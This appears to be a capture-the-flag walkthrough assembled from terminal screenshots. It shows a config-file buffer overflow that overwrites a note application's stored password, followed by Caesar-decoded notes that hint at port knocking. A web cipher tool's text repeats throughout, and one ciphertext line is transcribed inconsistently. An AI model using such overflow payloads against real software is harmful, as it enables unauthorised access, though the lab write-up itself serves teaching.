RSA key fingerprint is SHA256:j4BmSvPMAGiwyt37Y+PUbLAFk8sS0t6IcJBvNwFUFFU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '11.10.1.28' (RSA) to the list of known hosts.
user@11.10.1.28's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

806154b591a9:~$
```




```
806154b591a9:~$ ls
NoteManager_User_Manual  bash_history           note
806154b591a9:~$ cat NoteManager_User_Manual
NoteManager manual

With NoteManager you can code all your private notes.

You can decrypt them only through the application by entering the appropriate password.

Choose where to save your notes during the installation and do not worry even if they find the folder with files will not be able to read them!

If you want change settings, you can modify the config file, usually located in /etc/NoteManager/.
This file contains 3 lines:
        1) Number of file;
        2) Note Prefix;
        3) Note directory.

NoteManager first reads this file, then it updates your config structure.
I want to extend the following configuration structure in order to give more chances of customization.


struct config_struct{
  int numberOfFile;
  char path[15];
  char prefix[DIM_PREFIX];
  char *****[***];
  char ****[**];
};
```




```
806154b591a9:/etc/NoteManager$ ls
NoteManager_User_Manual
806154b591a9:/etc/NoteManager$ ls -la
total 28
drwxr-xr-x    1 user     user          4096 Jan 27 16:17 .
drwxr-xr-x    1 root     root          4096 Jan 26 20:52 ..
-rw-r--r--    1 user     user           136 Jan 27 16:29 .config
-rw-r--r--    1 user     user            24 Jan 27 16:17 .config.orig
-rw-r--r--    1 user     user           799 Jan 24 23:22 NoteManager_User_Manual
806154b591a9:/etc/NoteManager$ cat .config.orig
0
note_
/home/user/note
806154b591a9:/etc/NoteManager$ cat .config
0
note_0123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789funzionall_
/home/user/note

806154b591a9:/etc/NoteManager$
```



```
806154b591a9:/etc/NoteManager$ NoteManager

                  *-------------------------*
                  |         HELLO           |
                  *-------------------------*

[NoteManager]--> Load config from filesystem
[NoteManager]--> Enter the password to access your agenda
funzionall

-------------------
|Correct password|
-------------------

[NoteManager]--> Menu'
    1) View list of note
    2) Insert new note
    3) View note
    4) Change path of notes
    5) Save config
   -1) Exit

Exec:
```



```
806154b591a9:~/note$ ls
note__commission   note__doNotForget  note__important    note__remember     note__test         note__test1        note__test3
806154b591a9:~/note$ cat note__commission
lt yt btwp!#!
806154b591a9:~/note$
```



Robert Eisele

Engineer, Systems Architect and DBA

Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

If you want some in-depth knowledge, I highly recommend to read this **book**.

```
lt yt btwp!#!
```


Use key: 21

Output:

go to work!#!

You should Follow me!

- **Facebook**
- **Github**
- **Twitter**
- **RSS Feed**



Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.


If you want some in-depth knowledge, I highly recommend to read this **book**.

```
-!>!>!srfu nx f gtrg!!!
```


Use key: 21

Output:

-!>!>!nmap is a bomb!!!



```
806154b591a9:~/note$ cat note__important
$ gzd gwjfi $
806154b591a9:~/note$
```



Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.


If you want some in-depth knowledge, I highly recommend to read this **book**.

```
$ gzd gwjfi $
```


Use key: 21

Output:

$ buy bread $



```
806154b591a9:~/note$ cat note__remember
ujw qj ufxxbtwi zxf ufwtqj wfsitr qzslmj rnsnrt 20 hfwfyyjwn
806154b591a9:~/note$
```




```
ujw qj ufxxbtwi zxf ufwtqj wfsitr qzslmj rnsnrt 20 hfwfyyjwn
```


Use key: 21

Output:

per le password usa parole random lunghe minimo 20 caratteri



```
806154b591a9:~/note$ cat note__test
1799 mjqqt btwqi 283dw12
806154b591a9:~/note$ 
```




```
1799 mjqqt btwqi 283dw12
```


Use key: 21

Output:

1799 hello world 283yr12



```
806154b591a9:~/note$ cat note__test1
mn qwt 3320
806154b591a9:~/note$ 
```




```
mn gwt 3320
```


Use key: 21

Output:

hi bro 3320



```
806154b591a9:~/note$ cat note__test3
psthpi * * 3001
806154b591a9:~/note$
```




```
psthpi * * 3001
```


Use key: 21

Output:

knockd * * 3001



```
806154b591a9:~/note$ cd /home/
806154b591a9:/home$ ls
random_string  user
806154b591a9:/home$ cat random_string
NyNxWjfqqdWtgtzxyUbi
StyYmnspYmfyNxLtti
UjwmfuxNxLtti
806154b591a9:/home$
```



Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

If you want some in-depth knowledge, I highly recommend to read this **book**.

